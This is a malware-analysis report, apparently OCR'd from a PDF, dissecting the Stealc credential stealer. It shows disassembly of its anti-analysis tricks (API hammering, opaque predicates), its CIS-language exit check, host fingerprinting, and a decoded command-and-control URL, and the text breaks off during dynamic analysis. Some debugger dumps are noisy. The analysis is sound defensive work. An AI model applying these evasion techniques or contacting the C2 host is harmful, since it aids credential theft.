



A large, dark, irregular polygon shape is positioned at the top of the page, partially overlapping a faint background image of a printed circuit board (PCB). The PCB features various electronic components, including integrated circuits and capacitors, with visible text labels like 'LTC5009' and 'LCC804'. A stylized logo consisting of two black chevrons pointing towards each other is centered below the main title.

STEALC


TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

CONTENTS

CONTENTS.....	i
PREVIEW	1
EMVSSPMOJV.EXE ANALYSIS	2
STATIC ANALYSIS	2
DYNAMIC ANALYSIS	5
YARA RULE	21
MITRE ATTACK TABLE.....	22
SOLUTION PROPOSALS.....	22
PREPARED BY.....	23



Preview

A new information stealer called Stealc, nicknamed “Plymouth”, was first seen in early 2023. While developing Stealc, it was based on families such as Vidar, Raccoon, Mars and Redline. Stealc family is a malware family that includes obfuscation methods used to protect privacy. It is written in C and uses Winapi functions. Stealc is a family of malware that can target specific files, install attacker malware on the victim device, and customize data collection processes based on the target. Industries that process sensitive information, such as finance, healthcare, and government, can often be targeted by the Stealc malware family due to the potential for valuable data to be stolen. Additionally, businesses that process large amounts of transactions, such as e-commerce sites, may also be at risk. It is transmitted through files downloaded from the internet.

The malware collects the following information from infected computers:

- Passwords,
- Credit card information,
- Crypto wallets,
- Crypto extension information,
- ID information.

EMvsSPM0Jv.exe Analysis

Name	EMvsSPM0Jv.exe
MD5	2c054726738094f35cc95395429e5733
SHA256	37aa7fbf692cbc7da1f9f233c37cd4e7f1a41e12d61f2c34d6bb11718 63d2790
File Type	PE32 / Exe

Static Analysis

```
.text:004053FD call    _memset
.text:00405402 add    esp, 0Ch
.text:00405405 push   0
                      ; dwSize
.text:00405407 lea     eax, [esp+11C8h+CC]
.text:0040540E push   eax
                      ; lpCC
.text:0040540F push   0
                      ; lpszName
.text:00405411 call   esi ; SetDefaultCommConfigW
.text:00405413 push   0
                      ; dwFreeType
.text:00405415 push   0
                      ; dwSize
.text:00405417 push   0
                      ; lpAddress
.text:00405419 push   0
                      ; hProcess
.text:0040541B call   edi ; VirtualFreeEx
.text:0040541D push   0
                      ; cchBufferLength
.text:0040541F lea     ecx, [esp+11C8h+Character]
.text:00405426 push   ecx
                      ; lpszVolumeName
.text:00405427 push   0
                      ; hFindVolume
.text:00405429 call   ebp ; FindNextVolumeA
.text:0040542B push   0
                      ; ExeName
.text:0040542D push   0
                      ; AliasBufferLength
.text:0040542F lea     edx, [esp+11CCh+AliasBuffer]
.text:00405436 push   edx
                      ; AliasBuffer
.text:00405437 call   ebx ; GetConsoleAliasesW
.text:00405439 push   0
                      ; hMem
.text:0040543B call   ds:GlobalSize
.text:00405441 push   0
                      ; wLanguage
004763 00405363: sub_405190+1D3 (Synchronized with Hex View-1)
```

Figure 1 – Functions with zero parameters

In the flowchart, it is noticed that some functions are called with 0 and invalid parameters. The attacker aims to complicate the analysis process at this stage by using the **API Hammering** technique.

```

8 do
9 {
0     if ( *(_DWORD *)&v4 + uBytes == 14 )
1     {
2         CC.dwSize = 0;
3         memset(&CC.wVersion, 0, 0x30u);
4         SetDefaultCommConfigW(0, &CC, 0);
5         VirtualFreeEx(0, 0, 0, 0);
6         FindNextVolumeA(0, (LPSTR)Character, 0);
7         GetConsoleAliasesW(AliasBuffer, 0, 0);
8         GlobalSize(0);
9         FindResourceExW(0, L"Mifivu vizulebujula", L"Rakeyihiseg0", 0);
0         WaitForSingleObjectEx(0, 0, 0);
1         v4 = dwReadCoord;
2     }
3     dwReadCoord = (COORD)+*( _DWORD *)&v4;
4 }
5 while ( *(_DWORD *)&v4 < (int)&unk_4F95A3 );
6 v5 = 1268;
7 do
8 {
9     GetCharABCWidthsW(0, 0, 0, &ABC);
0     --v5;
1 }
2 while ( v5 );

```

Figure 2 - C++ code of some functions whose parameters consist of 0 and nonsense words

The **C++** code used by the malware for **API Obfuscation** is shown visually in Figure-2.


```

do
{
    SetLastError(0);
    if ( v5 > 2569673 )
        break;
    ++v5;
}
while ( v5 < 32958432 );
sub_404F10();
v6 = 0;

```

Figure 3 - Encryption processes


The **error control code** used by the malware is shown visually in Figure-3.



```
.text:00405942 push    offset aMsimg32Dll ; "msimg32.dll"
.text:00405947 call    ds:LoadLibraryW
.text:0040594D call    sub_405180
.text:00405952 mov     ecx, [esp+11C4h+var_C]
.text:00405959 pop    edi
.text:0040595A pop    esi
.text:0040595B pop    ebp
.text:0040595C mov     large fs:0, ecx
.text:00405963 pop    ebx
.text:00405964 add    esp, 11B4h
.text:0040596A retn
.text:0040596A ; } // starts at 405190
.text:0040596A sub_405190 endp
.text:0040596A
```

Figure 4 - msimg32.dll to be loaded with LoadLibrary API

It loads **msimg32.dll** with the malicious **LoadLibraryW** API before being exposed to the final function of static analysis.



```
.text:00405180
.text:00405180
.text:00405180
.text:00405180 sub_405180 proc near
.text:00405180 mov     eax, dword_6F0914
.text:00405185 mov     dword_6F3A00, eax
.text:0040518A jmp     eax
.text:0040518A sub_405180 endp
.text:0040518A
```

Figure 5 - The end of static analysis

When we come to the last part of the static analysis, we observe the “jmp eax” instruction. The pest continues its main activity after this stage.

Dynamic Analysis

```
EMvsSPM0Jv.exe - PID: 470 - Modül: emvsspm0jv.exe - Thread: Ana İşlem FA0 - x32dbg
Dosya Görünüm Debug İz Eklentiler Sık Kullanılanlar Seçenekler Yardım Feb 11 2020
CPU Grafik Günlük Notlar Hafıza Kesme Noktaları Yığın Çağrıları SEH Komut Dosyası
EIP → 0040518A
00405180
00405185
0040518C
0040518D
0040518E
0040518F
00405190
00405192
00405198
0040519D
0040519E
004051A3
004051AA
004051AF
004051B0
004051B1
004051B2
A1 14096F00 mov eax,dword ptr ds:[16F0914]
A3 003A6F00 mov dword ptr ds:[6F3A00],eax
FFE0 jmp eax
CC int3
CC int3
CC int3
CC int3
6A FF push FFFFFFFF
64:A1 00000000 mov eax,dword ptr [0]
68 71FE4200 push emvsspm0jv.42FE71
50 push eax
B8 A8110000 mov eax,11A8
64:8925 000000 mov dword ptr [0],esp
E8 A1070100 call emvsspm0jv.415950
53 push ebx
55 push ebp
56 push esi
33ED xor ebp,ebp
```

Figure 6 - The command by which the malware starts to run dynamically.

The location where the pest continues its activity dynamically is shown visually in Figure-6.

The information about the **directory** and **environment variable** that malicious software analyzes during its operation:

C:\\\\Users**\\\\Desktop;
C:\\\\Windows\\\\system32;
C:\\\\Windows\\\\system;
C:\\\\Windows;
C:\\\\Program Files (x86)\\\\Common Files\\\\Oracle\\\\Java\\\\javapath;
C:\\\\Windows\\\\system32;
C:\\\\Windows;C:\\\\Windows\\\\System32\\\\Wbem;
C:\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\;
C:\\\\Users**\\\\AppData\\\\Local\\\\Programs\\\\Python\\\\Python37\\\\Scripts\\\\;
C:\\\\Users**\\\\AppData\\\\Local\\\\Programs\\\\Python\\\\Python37\\\\;

Table 1 - Imported directory and environment variables

It gathers **version** and **path** information about the **Common Controls** component on the compromised Windows operating system. **Common Controls** components are used by Windows application developers to create a consistent and user-friendly user interface (UI).

```
s.Common-Controls,
processorArchitecture=\"x86\",
publicKeyToken=\"6595b64144ccf1df\",
type=\"win32\",
version=\"5.82.7601.18837\"  
C:\Windows\WinSxS\manifests\x86_microsoft.windows.common-
controls 6595b64144ccf1df 5.82.7601.18837 none ec86b8d6858ec0bc.manifest"
```

Table 2 - Information about the Common Controls component of the operating system




Figure 7 - APIs analyzed with GetProcAddress API

The malicious software performs API resolution using the **GetProcAddress** API. The APIs obtained as a result of this resolution are listed in Table-3.

VirtualAlloc	VirtualProtect
VirtualFree	GetVersionExA
TerminateProcess	ExitProcess
SetErrorMode	

Table 3 - Dynamically resolved APIs

```

0040D101: 57          push    edi
0040D101: FF15 4C376100 call    dword ptr ds:[<&createEventA>]
0040D101: 8BF0          mov     esi,eax
0040D101: 74 03        je     emvsspm0jv.40D106
0040D101: 75 01        jne    emvsspm0jv.40D106
0040D101: B8 E858FEFF  mov     eax,FFF58E8
0040D101: FF75 75      push   dword ptr ds:[ebx+eax+75]
0040D101: 01B8 E8DCF6FF add    dword ptr ds:[eax-92318],edi
0040D101: FF56 FF      call   dword ptr ds:[esi-1]
0040D101: 15 28366100  adc    eax,<emvsspm0jv.&CloseHandle>

```

Figure 8 - Opaque Predicates

At this stage, the attacker used the **Opaque Predicate** technique. As a result of this technique, the malware will jump to address **40D106** under all circumstances. The purpose of this technique is to make it difficult for the analyst to understand the code and determine its purpose.

```

0040D02A: 5b          push    esi
0040D02A: 57          push    edi
0040D02A: 74 03        je     emvsspm0jv.40D030
0040D02A: 75 01        jne    emvsspm0jv.40D030
0040D02A: B8 E8047FF  mov     eax,FF4790E8
0040D02A: FF7403 75    push   dword ptr ds:[ebx+eax+75]
0040D02A: 01B8 E8C20D00 add    dword ptr ds:[eax+DC2E8],edi
0040D02A: 0068 E1      add    byte  ptr ds:[eax-1F],ch

```

Figure 9 - Opaque Predicates

Modül	Nesne Nokta Adı	Fonksiyon	İşlem Sayıları	Sınıf	Kullanıcı Duyası	Şembolik	Naylon	Nasıl Açılsın
	C9	leave						
	C3	ret						
	FF15 9C376100	call dword ptr ds:[<&GetUserDefaultLangID>]						
	0F87C0	movzx eax,ax						
	2D 19040000	sub eax,419						
✓	74 12	je emvsspm0jv.40CE8B						
	83E8 09	sub eax,9						
✓	74 0D	je emvsspm0jv.40CE8B						
	48	dec eax						
✓	74 0A	je emvsspm0jv.40CE8B						
	83E8 1C	sub eax,1C						
✓	74 05	je emvsspm0jv.40CE8B						
	83E8 04	sub eax,4						
✓	75 08	jne emvsspm0jv.40CE93						
	6A 00	push 0						
	FF15 E4366100	call dword ptr ds:[<&ExitProcess>]						
	C3	ret						
	55	much ahn						

Figure 10 – GetUserDefaultLangID

Using the **GetUserDefaultLangID** API, the malware retrieves the language information of the device and compares it with the following languages. If the device's grammar matches any language in this list, the malware terminates its activity by terminating itself with the **ExitProcess** API. However, if the device's grammar does not match any of the languages in this list, the malware continues its activity.

Language ID	Language Tag	Location
0X419	ru-RU	Russia
0x422	uk-UA	Ukraine
0x423	be-BY	Belarus
0X43F	kk-KZ	Kazakhstan
0X443	uz-Latn-UZ	Uzbekistan

Table 4 - Countries where language control is carried out

```

push ebp
mov ebp,esp
push ecx
push edi
push 104
push 0
call dword ptr ds:[<&GetProcessHeap>]
push eax
call dword ptr ds:[<&RtlAllocateHeap>]
mov edi,eax
lea eax,dword ptr ss:[ebp-4]
push eax
push edi
test eax,eax
call dword ptr ss:[ebp-4],104
call dword ptr ds:[<&GetComputerNameA>]
test eax,eax
mov eax,emvsspm0jv.40FBE1
je emvsspm0jv.40D26E
mov eax,edi
push edi
leave
push esp
push 230
push 0
push es1
mov esi,dword ptr ss:[ebp+8]
push edi
push edi
call dword ptr ds:[<&GetUserNameA>]
xor ebx,ebx
push ebx
push ebx
push ebx
mov dword ptr ss:[ebp-8],ebx

```

Figure 11 - The computer name obtained with the GetComputerNameA API

The malware obtains the computer name using the **GetComputerNameA** API.

```

push ebp
mov ebp,esp
push ecx
push edi
push 104
push 0
call dword ptr ds:[<&GetProcessHeap>]
push eax
call dword ptr ds:[<&RtlAllocateHeap>]
mov edi,eax
lea eax,dword ptr ss:[ebp-4]
push eax
push edi
test eax,eax
call dword ptr ss:[ebp-4],104
call dword ptr ds:[<&GetUserNameA>]
mov eax,edi
pop edi
leave
push esp
push 230
push 0
push es1
mov esi,dword ptr ss:[ebp+8]
push edi
push edi
call dword ptr ds:[<&GetUserNameA>]

```

Figure 12 - GetUserNameA

The malware obtains the actively used username using the **GetUserNameA** API.

The screenshot shows a debugger interface with two main panes. The left pane displays assembly code for a process, likely emvsspm0jv. The right pane shows the CPU register dump.

Assembly Code:

```
50 push eax  
55 push esi  
56 push dword ptr ds:[613470] ; 00613470:&"HAL9TH"  
57 lea esi,dword ptr ss:[ebp-4]  
58 lea esi,dword ptr ss:[ebp-4]  
59 call dword ptr ds:[<&CloseHandle>]  
60 lea esi,dword ptr ss:[ebp-4]  
61 lea esi,dword ptr ss:[ebp-4]  
62 call emvsspm0jv,40E86B  
63 lea esi,dword ptr ss:[ebp-3C]  
64 call emvsspm0jv,40E86B  
65 lea esi,dword ptr ss:[ebp-3C]  
66 call emvsspm0jv,40E86B  
67 lea esi,dword ptr ss:[ebp-3C]  
68 call emvsspm0jv,40E86B  
69 lea esi,dword ptr ss:[ebp-3C]  
70 call emvsspm0jv,40E86B  
71 lea esi,dword ptr ss:[ebp-3C]  
72 call emvsspm0jv,40E86B  
73 lea esi,dword ptr ss:[ebp-3C]  
74 call emvsspm0jv,40E86B  
75 lea esi,dword ptr ss:[ebp-3C]  
76 call emvsspm0jv,40E86B  
77 lea esi,dword ptr ss:[ebp-3C]  
78 call emvsspm0jv,40E86B  
79 lea esi,dword ptr ss:[ebp-3C]  
80 call emvsspm0jv,40E86B  
81 lea esi,dword ptr ss:[ebp-3C]  
82 call emvsspm0jv,40E86B  
83 lea esi,dword ptr ss:[ebp-3C]  
84 call emvsspm0jv,40E86B  
85 lea esi,dword ptr ss:[ebp-3C]  
86 mov eax,dword ptr ss:[ebp-18]  
87 call emvsspm0jv,40EAEB  
88 mov eax,dword ptr ss:[ebp-18]  
89 call emvsspm0jv,40EAEB  
90 mov eax,dword ptr ss:[ebp-18]  
91 call emvsspm0jv,40EAEB  
92 mov eax,dword ptr ss:[ebp-18]  
93 call emvsspm0jv,40EAEB  
94 mov eax,dword ptr ss:[ebp-18]  
95 call emvsspm0jv,40EAEB  
96 mov eax,dword ptr ss:[ebp-18]  
97 call emvsspm0jv,40EAEB  
98 mov eax,dword ptr ss:[ebp-18]  
99 call emvsspm0jv,40EAEB  
100 mov eax,dword ptr ss:[ebp-18]  
101 call emvsspm0jv,40EAEB  
102 mov eax,dword ptr ss:[ebp-18]  
103 call emvsspm0jv,40EAEB  
104 mov eax,dword ptr ss:[ebp-18]  
105 call emvsspm0jv,40EAEB  
106 mov eax,dword ptr ss:[ebp-18]  
107 call emvsspm0jv,40EAEB  
108 mov eax,dword ptr ss:[ebp-18]  
109 call emvsspm0jv,40EAEB  
110 mov eax,dword ptr ss:[ebp-18]  
111 call emvsspm0jv,40EAEB  
112 mov eax,dword ptr ss:[ebp-18]  
113 call emvsspm0jv,40EAEB  
114 mov eax,dword ptr ss:[ebp-18]  
115 call emvsspm0jv,40EAEB  
116 mov eax,dword ptr ss:[ebp-18]  
117 call emvsspm0jv,40EAEB  
118 mov eax,dword ptr ss:[ebp-18]  
119 call emvsspm0jv,40EAEB  
120 mov eax,dword ptr ss:[ebp-18]  
121 call emvsspm0jv,40EAEB  
122 mov eax,dword ptr ss:[ebp-18]  
123 call emvsspm0jv,40EAEB  
124 mov eax,dword ptr ss:[ebp-18]  
125 call emvsspm0jv,40EAEB  
126 mov eax,dword ptr ss:[ebp-18]  
127 call emvsspm0jv,40EAEB  
128 mov eax,dword ptr ss:[ebp-18]  
129 call emvsspm0jv,40EAEB  
130 mov eax,dword ptr ss:[ebp-18]  
131 call emvsspm0jv,40EAEB  
132 mov eax,dword ptr ss:[ebp-18]  
133 call emvsspm0jv,40EAEB  
134 mov eax,dword ptr ss:[ebp-18]  
135 call emvsspm0jv,40EAEB  
136 mov eax,dword ptr ss:[ebp-18]  
137 call emvsspm0jv,40EAEB  
138 mov eax,dword ptr ss:[ebp-18]  
139 call emvsspm0jv,40EAEB  
140 mov eax,dword ptr ss:[ebp-18]  
141 call emvsspm0jv,40EAEB  
142 mov eax,dword ptr ss:[ebp-18]  
143 call emvsspm0jv,40EAEB  
144 mov eax,dword ptr ss:[ebp-18]  
145 call emvsspm0jv,40EAEB  
146 mov eax,dword ptr ss:[ebp-18]  
147 call emvsspm0jv,40EAEB  
148 mov eax,dword ptr ss:[ebp-18]  
149 call emvsspm0jv,40EAEB  
150 mov eax,dword ptr ss:[ebp-18]  
151 call emvsspm0jv,40EAEB  
152 mov eax,dword ptr ss:[ebp-18]  
153 call emvsspm0jv,40EAEB  
154 mov eax,dword ptr ss:[ebp-18]  
155 call emvsspm0jv,40EAEB  
156 mov eax,dword ptr ss:[ebp-18]  
157 call emvsspm0jv,40EAEB  
158 mov eax,dword ptr ss:[ebp-18]  
159 call emvsspm0jv,40EAEB  
160 mov eax,dword ptr ss:[ebp-18]  
161 call emvsspm0jv,40EAEB  
162 mov eax,dword ptr ss:[ebp-18]  
163 call emvsspm0jv,40EAEB  
164 mov eax,dword ptr ss:[ebp-18]  
165 call emvsspm0jv,40EAEB  
166 mov eax,dword ptr ss:[ebp-18]  
167 call emvsspm0jv,40EAEB  
168 mov eax,dword ptr ss:[ebp-18]  
169 push 170  
170 push dword ptr ds:[<&Sleep>]  
171 mov eax,dword ptr ss:[ebp-4]  
172 push ebx  
173 push edi  
174 push esi  
175 push edi  
176 push dword ptr ds:[<&OpenEventA>]  
177 !!!
```

Registers:

EAX	0018E1C8
EBX	00000000
ECX	32510E27
EDX	00000000
EDI	00000014
ESP	0018E1C6 &"HAL9TH"
EST	0018E1C6 <&GetVersionExA>
EDF	0000005C \\"
EIP	0040D075 emvsspm0jv.0040D075

Flags:

EFLAGS	000000202
ZF	0 PF 0 AF 0
OF	0 SF 0 DF 0
CF	0 TF 0 OV 1

LastError: 000000CB (ERROR_ENVVAR_NOT_FOUND)

LastStatus: C0000100 (STATUS_VARIABLE_NOT_FOUND)

Registers (continued):

GS	002B F0053
ES	002B DS 002B
CS	0025 SS 002B

Stack Dump:

ST(0)	00000000000000000000000000000000 x87r0 Bos 0.00000000000000000000000000000000
ST(1)	00000000000000000000000000000000 x87r1 Bos 0.00000000000000000000000000000000
ST(2)	00000000000000000000000000000000 x87r2 Bos 0.00000000000000000000000000000000
ST(3)	00000000000000000000000000000000 x87r3 Bos 0.00000000000000000000000000000000
ST(4)	00000000000000000000000000000000 x87r4 Bos 0.00000000000000000000000000000000
ST(5)	00000000000000000000000000000000 x87r5 Bos 0.00000000000000000000000000000000
ST(6)	00000000000000000000000000000000 x87r6 Bos 0.00000000000000000000000000000000
ST(7)	00000000000000000000000000000000 x87r7 Bos 0.00000000000000000000000000000000

Varsayılan (stdcall):

1:	[esp-1] 0018E0D28 "HAL9TH"
2:	[esp-4] 00412124 emvsspm0jv.00412124
3:	[esp-8] 00881040 "WIN-LIKON\9880"
4:	[esp-12] 00412124 emvsspm0jv.00412124

Figure 13 - Defender control

The malware checks the defender by comparing the computer name it obtained with **HAL9TH**.

Noktalılar Hafızası Yığın Çağrıları SEH Komut Dosyası Semboller Kaynak Referanslar İş Parçacıkları Tutamaçlar Iz

```
push ebp  
mov ebp, esp  
and dword ptr ds:[esi+8], 0  
and dword ptr ds:[esi], 0  
and dword ptr ds:[esi+4], 0  
push edi  
push dword ptr ss:[ebp+8]  
mov eax, edi  
call dword ptr ds:[&strlenA]  
add eax, dword ptr ds:[edi+4]  
mov dword ptr ds:[esi+8], eax  
inc eax  
push eax  
call emvsspm0jv.401661  
pop ecx  
mov dword ptr ds:[esi], eax  
test eax, eax  
je emvsspm0jv.40EBB8  
mov edi, dword ptr ds:[edi]  
test edi, edi  
je emvsspm0jv.40EBB8  
cmp dword ptr ss:[ebp+8], 0  
je emvsspm0jv.40EBB8
```

edi:"HAL9TH_"
[ebp+8]:
edi:"HAL9TH_"
[ebp+8]:
edi:"HAL9TH_"

EAX 0000000F
EBX 00000000
ECX 7672AE54 kernelbase.7
EDX 00881041
EBP 0018E16C
ESP 0018E168
ESI 0018E1A4
EDI 0018E198 &"HAL9TH_"
EIP 0040EB85 emvsspm0jv.0
EFLAGS 00000214
ZF 0 PF 1 AF 1
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 000000CB (ERROR_ENVN
LastStatus C0000100 (STATUS_VAR

Figure 14 - Length information is obtained with the `Istrlen` API

```
inc eax  
push eax  
call emvsspm0jv.401661  
pop ecx  
mov dword ptr ds:[esi],eax  
test eax,eax  
je emvsspm0jv.40EB25  
mov edi,dword ptr ds:[edi]  
test edi,edi  
je emvsspm0jv.40EB25  
push edi  
push eax  
call dword ptr ds:[<&_strcpy>]  
mov eax,esi  
pop edi  
ret  
and dword ptr ds:[esi],0  
and dword ptr ds:[esi+4],0  
push ebx
```

Figure 15 - Performing the merging process

The malware implemented the **IstrlenA**, **Istrcpy**, and **Istrcat** APIs and the HAL9TH, username, and computername values separation.

İst	Kesme Noktalari	Hafiza	Yığın Çağrıları	SEH	Komut Dosyası	Semboller	Kaynak	Referanslar	İş Parçaklärı
4000	push emvsspm0jv.40FF44			40FF44:	EQZTR08dPBcF4db4fTSwQJR\QwPm0eTV"				
4000	call emvsspm0jv.402FD2			00613484:&"http://larsvanderwal.top", eax:"/25d4fc7fb0cb6b78.php"					
6100	mov dword ptr ds:[613484],eax			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 40FF68:"rkqsu04U8ktB8R04qyQt4muge4"					
68F0	mov dword ptr ss:[esp],emvsspm0jv.40FF68			00613150:&"/25d4fc7fb0cb6b78.php", eax:"/25d4fc7fb0cb6b78.php"					
4000	call emvsspm0jv.402FD2			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 40FF88:"rkv4VR4Ug/4IU0MAskVaqDyN"					
6100	mov dword ptr ds:[613150],eax			eax:"/25d4fc7fb0cb6b78.php"					
88F0	mov dword ptr ss:[esp],emvsspm0jv.40FF88			[esp]:"rkqsu04U8ktB8R04qyQt4muge4", 40FFA4:"5R3/Vg8e5w=="					
